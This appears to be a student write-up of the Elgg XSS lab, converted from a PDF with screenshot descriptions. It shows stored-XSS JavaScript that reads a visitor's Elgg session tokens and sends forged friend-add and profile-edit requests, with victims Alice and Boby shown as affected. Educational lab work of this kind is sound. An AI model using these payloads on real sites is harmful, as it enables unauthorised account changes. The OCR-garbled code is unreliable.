
Samy logs in to his profile and use the 'Edit HTML' feature in the 'About Me' section. He writes a code that uses the HTTP GET request URL and adds his user id as the parameter and puts a JavaScript code there and saves his profile.

The screenshot shows the same browser window after saving the profile. A green success message "Your profile was successfully saved." is displayed at the top right. The "About me" section now contains the previously inserted JavaScript code. The sidebar on the right shows "Friends" with the message "No friends yet."

A screenshot of a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/alice. The page content shows Alice's profile, featuring a cartoon illustration of Alice in a field. Below the image are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture, the name "Alice" is displayed. A sidebar on the left contains links for "Activity", "Blogs", "Bookmarks", "Files", and "Groups", along with a "More »" button. A dropdown menu is open over the "More »" button, showing options like "Members", "Pages", and "The Wire". On the right side of the profile, there is a "Friends" section with a message "No friends yet." and a "Add widgets" button.

We login as Alice. Alice casually goes and checks the members in the Elgg website and visits Samy's profile.

A screenshot of a web browser window titled "Samy : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/samy. The page content shows Samy's profile, featuring a cartoon illustration of a person working on a laptop. Below the image are buttons for "Add friend", "Send a message", and "Report user". To the right of the profile picture, the name "Samy" is displayed, followed by "About me". A sidebar on the left contains links for "Activity", "Blogs", "Bookmarks", "Files", and "Groups", along with a "More »" button. A dropdown menu is open over the "More »" button, showing options like "Members", "Pages", and "The Wire". On the right side of the profile, there is a "Friends" section with a message "No friends yet."



When Alice goes back and checks her profile, she sees that Samy is already added to her friend list without her knowledge. She never accepted Samy's friend request. But somehow, Samy is added to Alice's friends list.

Conclusion: Samy wants him to be added as a friend to anyone who visits his profile without him sending the actual friend request and wants to be in the victim user's friends list without the victim's knowledge. Samy finds out the HTTP GET request URL used to add him as a friend and uses its parameters in the JavaScript code and adds them in his profile's 'About me' in order to add himself to the victim's friends list. This XSS worm is not self-propagating. This means that only if the victim goes and visits Samy's profile, he gets added in the friend list. The XSS worm does not spread to anyone else.

Answer to Question 1: Lines 1 and 2 are elgg_ts i.e. timestamp and elgg_token, the secret token uniquely created for each user. These two values are uniquely created for each active session of each user. Even though it is a forged request, we have written JavaScript code to get the active user elgg_ts and elgg_token values. We use these two secret values to get access to the user's current active session. Since we get the active user's session details and these two secret values, the validation gets through. By doing this we will be able to add Samy as a friend to anyone who visits his profile.

Answer to Question 2: The JavaScript code should be written in the 'Edit HTML' field of 'About me' section. If we write in the Text field or the 'Visual Editor', we will not be able to perform the attack. Demo is shown in the below screenshots.

A screenshot of a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/alice. The page content shows a profile for "Alice" with a cartoon image of a girl. On the right, there is a "Friends" section with the message "No friends yet.". On the left, there is a sidebar with various icons and links. The bottom of the browser window shows the full URL again: www.xsslabeledgg.com/action/friends/remove?fr...86475876&_elgg_token=OgjikC9MXtSbaA9oxqo5sA.

We first login as Samy and remove Alice as friend so that Samy can perform the attack again on Alice.

A screenshot of a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/alice. The page content shows a profile for "Alice" with a cartoon image of a girl. On the right, there is a "Friends" section with the message "You have successfully removed Alice from your friends.". On the left, there is a sidebar with various icons and links. The bottom of the browser window shows the full URL again: www.xsslabeledgg.com/action/friends/add?friend...86475876&_elgg_token=OgjikC9MXtSbaA9oxqo5sA.

The screenshot shows a web browser window with the URL www.xsslablegg.com/profile/samy/edit. The page title is "Edit profile". On the left, there's a vertical toolbar with various icons. The main content area has tabs for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More". The "About me" section contains a rich text editor with a toolbar above it. The editor's content is a block of JavaScript code:

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts=&__elgg_ts__=+elgg.security.token.__elgg_ts__;
    var token=&__elgg_token__=+elgg.security.token.__elgg_token__;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.xsslablegg.com/action/friends/add?friend=47"+ts+token;
//FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslablegg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}

```

The right sidebar shows a search bar, a pinned note icon, and a sidebar menu with options like "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile" (which is underlined to indicate it's active), "Change your settings", "Account statistics", and "Notifications".

Samy, then writes the JavaScript code in the Visual Editor of the 'About me' section and saves his profile.

The screenshot shows a web browser window with the URL www.xsslablegg.com/profile/samy. The page title is "Samy : XSS Lab Site". The left sidebar has the same set of icons as the previous screenshot. The main content area shows the "About me" section with the previously saved JavaScript code. To the right, there's a sidebar with a "Friends" widget showing a single friend's profile picture. Navigation links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts" are also present in the sidebar.

Alice : XSS Lab Site

www.xsslabeledg.com/profile/alice

XSS Lab Site

Members

Pages

The Wire

Add widgets

Friends

No friends yet.

We then login as Alice. Alice casually goes and checks the members page of the Elgg website and visits Samy's profile.

Samy : XSS Lab Site

www.xsslabeledg.com/profile/samy

XSS Lab Site

About me

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts=&_elgg_ts=+elgg.security.token._elgg_ts;
    var token=&
_elgg_token=+elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabeledg.com/action/friends/
add?friend=47&ts=token"; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeledg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send();
}
</script>
```

Add friend

Send a message

Report user

Blogs


Bookmarks

Files

Pages

Wire posts

Friends



Alice, then returns to her profile and checks that her profile is unchanged.

Conclusion: The JavaScript code should be written in the 'Edit HTML' field of 'About me' section so that the JavaScript gets added to the actual HTML code of that profile page. IF we add it in the 'Visual Editor' we will see that it will be added as a normal text like when a user describes about himself/herself. It acts as a normal profile rather than an attacker.

3.6 Task 5: Modifying the Victim's Profile

The purpose of this task is to modify the victim's profile when the victim visits attacker's page. We will write an XSS worm that will do this. This worm does not self-propagate.


A screenshot of a web browser window titled "Samy : XSS Lab Site". The URL in the address bar is "www.xsslabe...com/profile/samy". The page content is the "XSS Lab Site" profile for "Samy". On the left, there is a sidebar with various icons for Activity, Blogs, Bookmarks, Files, Groups, and More. The main profile area shows a thumbnail image of a person at a computer, the name "Samy", and two buttons: "Edit profile" and "Edit avatar". Below these buttons are links for Blogs, Bookmarks, Files, Pages, and Wire posts. To the right of the profile area is a "Friends" section which is currently empty. At the top right of the page, there is a "Add widgets" button.

In order to modify user's profile, we must first know the exact HTTP POST request URL. To know this, Samy edits his own profile and adds a Brief description field.

A screenshot of a web browser window titled "Edit profile : XSS Lab Site". The URL in the address bar is "www.xsslabe...com/profile/samy/edit". The page content is the "XSS Lab Site" "Edit profile" form for "Samy". On the left, there is a sidebar with various icons and a "HTTP Header Live" panel displaying the following request headers:

```
Host: www.xsslabe...com
User-Agent: Mozilla/5.0 (X...
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabe...
Cookie: Elgg=72oc4jpvflflq...
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Thu, 09 Apr 2020 21:00:00 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Fri, 09 Oct 2020 21:00:00 GMT
Cache-Control: public
Pragma: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1670
Content-Type: text/css; charset=UTF-8
```

The "Edit profile" form has fields for "Display name" (set to "Samy"), "About me" (with a rich text editor), and "Brief description" (set to "I am a good person"). There are also dropdown menus for "Public" and "Record Data" with "autoscroll" checked.



Samy uses the HTTP Header Live add on in Firefox to note the POST request URL. He then saves his profile and clicks on the POST request in the add on. The below screenshot shows the exact POST request URL needed along with the format of the parameters required for this request like the elgg_ts, elgg_token, accesslevel, description, etc. Samy makes use of these parameters in his JavaScript Code used as XSS worm.



The screenshot shows a web browser window with the title "Samy : XSS Lab Site". The URL in the address bar is "www.xsslabeled.com/profile/samy". The page content is as follows:

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Samy
Brief description: I am a good person


Edit profile Edit avatar
Blogs Bookmarks Files Pages Wire posts

Add widgets

Friends

Powered by Elgg

Samy creates a JavaScript code that contains the parameters he noted down in the post request. He then adds the desired description he wants to change in all the users who visit his profile. Here, the description changes to 'Samy is my Hero'. He puts this XSS worm in his 'Edit HTML' section of 'About me' in his profile so that the code gets added to the actual HTML code of his profile page.

The screenshot shows the "Edit profile" page for "Samy" on the XSS Lab Site. The URL is "www.xsslabeled.com/profile/samy/edit". The page content is as follows:

Edit profile

Display name: Samy

About me:

```
<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var name=__elgg_session.user.name;
    var guid=__elgg_session.user.guid;
    var ts=__elgg_ts=__elgg_security.token.__elgg_ts;
    var token=__elgg_token=__elgg_security.token.__elgg_token;
    var desc=__elgg_description="Samy is my Hero"+&accesslevel[description]=2";
    //Construct the content of your uid
    var sendurl="http://www.xsslabeled.com/action/profile/edit";
}
```

Visual editor

Public

Brief description:

Location:

Search

Samy

Blogs Bookmarks Files Pages Wire posts

Edit avatar Edit profile Change your settings Account statistics Notifications Group notifications

The screenshot shows a web browser window titled "Edit profile : XSS Lab Site". The URL is www.xsslabelgg.com/profile/samy/edit. The page content is as follows:

Edit profile

Display name: Samy

About me (Visual editor):

```
//Construct the content of your uid.  
var sendurl="http://www.xsslabelgg.com/action/profile/edit";  
var content="token+ts+name+desc+uid"; //FILL IN  
var samyGuid=47; //FILL IN  
if(log.session.user.guid!=samyGuid)  
{  
    //Create and send Ajax request to modify profile  
    var Ajax=null;  
    Ajax=new XMLHttpRequest();  
    Ajax.open("POST", sendurl,true);  
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");  
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
    Ajax.send(content);  
}
```

Brief description: (Public)

Location: (Public)

The right sidebar shows the user profile for "Samy" with options like "Edit profile" and "Change your settings".

The screenshot shows a web browser window titled "Edit profile : XSS Lab Site". The URL is www.xsslabelgg.com/profile/samy/edit. The page content is as follows:

Edit profile

Display name: Samy

About me (Visual editor):

```
{  
    //Create and send Ajax request to modify profile  
    var Ajax=null;  
    Ajax=new XMLHttpRequest();  
    Ajax.open("POST", sendurl,true);  
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");  
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");  
    Ajax.send(content);  
}  
</script>
```

Brief description: (Public)

Location: (Public)

The right sidebar shows the user profile for "Samy" with options like "Edit profile" and "Change your settings".

The screenshot shows a web browser window titled "Samy : XSS Lab Site". The URL in the address bar is www.xsslbelgg.com/profile/samy. The page content includes a profile picture of a person working on a computer, a brief description "I am a good person", and a "Friends" section which is currently empty. A green success message at the top right says "Your profile was successfully saved." The browser's sidebar on the left contains various icons for file management and system tools.

Samy's profile is saved. We then login as Alice and see that she has no description in her profile initially.

The screenshot shows a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslbelgg.com/profile/alice. The page content includes a profile picture of Alice from Disney's Alice in Wonderland, and a "Friends" section which displays the message "No friends yet." The browser's sidebar on the left contains various icons for file management and system tools.

The screenshot shows a web browser window with the title "Samy : XSS Lab Site". The URL in the address bar is www.xsslabeledge.com/profile/samy. The page content is titled "XSS Lab Site". On the left sidebar, there are several icons: a blue square with a white circle, a pencil and paper, a red square with an orange letter "S", a red square with a white icon, a blue square with a white icon, a red square with a white icon, a blue square with a white icon, a red square with a white icon, and a green square with a white icon. The main content area shows a profile for "Samy". The profile picture is a person sitting at a computer keyboard with binary code floating around them. Below the picture are three buttons: "Add friend", "Send a message", and "Report user". Underneath these buttons are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The "About me" section contains the text "Brief description: I am a good person" and "About me". To the right of the profile is a "Friends" section which currently displays one friend's profile picture. The status bar at the bottom of the browser shows "67%".


Alice casually goes and checks the members in Elgg website and visits Samy's profile. She then returns to her profile to see that her 'About me' section is changed to 'Samy is my Hero'.

The screenshot shows a web browser window with the title "Alice : XSS Lab Site". The URL in the address bar is www.xsslabeledge.com/profile/alice. The page content is titled "XSS Lab Site". The left sidebar icons are identical to the previous screenshot. The main content area shows a profile for "Alice". The profile picture is Alice from Disney's Alice in Wonderland. Below the picture are two buttons: "Edit profile" and "Edit avatar". Underneath are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The "About me" section contains the text "About me" and "Samy is my Hero". To the right is a "Friends" section with a button "Add widgets" and a message "No friends yet." The status bar at the bottom shows "67%".

The screenshot shows a web browser window with the title bar "Bob : XSS Lab Site". The address bar contains the URL "www.xsslabeledgg.com/profile/bob". The main content area displays the "XSS Lab Site" profile for "Bob". On the left, there is a sidebar with various icons for "Activity", "Blogs", "Bookmarks", "Files", "Groups", "Edit profile", "Edit avatar", "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The main profile section shows a placeholder image of a Bob the Builder doll and the name "Bob". Below the name are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture, there is a sidebar with "Members" (highlighted), "Pages", and "The Wire". A "Friends" section below shows "No friends yet." with an "Add widgets" button. The bottom of the browser window shows the URL "www.xsslabeledgg.com/members".

We repeat the same procedure with a different user named Boby. We sign in as Boby. Boby, then goes and checks Samy's profile casually and returns to his page to see his 'About me' changed to 'Samy is my Hero'.

The screenshot shows a web browser window with the title bar "Samy : XSS Lab Site". The address bar contains the URL "www.xsslabeledgg.com/profile/samy". The main content area displays the "XSS Lab Site" profile for "Samy". On the left, there is a sidebar with various icons for "Activity", "Blogs", "Bookmarks", "Files", "Groups", "Add friend", "Send a message", "Report user", "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The main profile section shows a placeholder image of a person at a computer and the name "Samy". Below the name is a brief description: "Brief description: I am a good person". Underneath the description is a "About me" section. To the right of the profile picture, there is a sidebar with a "Friends" section showing one friend icon. The bottom of the browser window shows the URL "www.xsslabeledgg.com/members".



Conclusion: Samy wants to modify any user who visits his profile. So, he simply finds out the exact parameters of the POST request URL that is required to be submitted to the Elgg website. By knowing this, he writes a JavaScript code that acts as an XSS worm which can modify any user profile's 'About me' to 'Samy is my Hero'. This XSS worm is not self-propagating. This means that only if an user goes and visits the Samy's profile, they get attacked. This worm does not spread to other users. Thus, when Alice visited Samy's profile, her description changed and when Boby visited Samy's profile, his description changed.

Answer to Question 3: When the if condition line (Line 1) is commented out, the attacker's profile also gets attacked. This is explained in the below screenshots.


Screenshot of a web browser showing the "Edit profile : XSS Lab Site" page at www.xsslabelgg.com/profile/samy/edit. The page title is "XSS Lab Site". The user is editing their profile with the display name "Samy". In the "About me" section, there is a code editor containing the following JavaScript code:

```
var samyGuid=47; //FILL IN
//if(log.session.user.guid!=samyGuid)
//{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendUrl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",application/x-www-form-urlencoded");
Ajax.send(content);
}

Public
```

The "Brief description" field contains "I am a good person". The "Location" field is empty. On the right side, there is a sidebar with links: Search, Samy (I am a good person), Blogs, Bookmarks, Files, Pages, Wire posts, Edit avatar, Edit profile, Change your settings, Account statistics, Notifications, and Group notifications.

